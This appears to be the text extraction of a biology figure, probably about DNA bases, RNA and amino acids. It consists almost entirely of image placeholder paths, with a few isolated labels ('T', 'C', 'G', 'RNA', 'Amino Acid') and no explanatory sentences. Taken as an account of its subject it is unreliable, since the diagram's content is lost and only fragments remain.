
T

C


G












RNA











Amino Acid










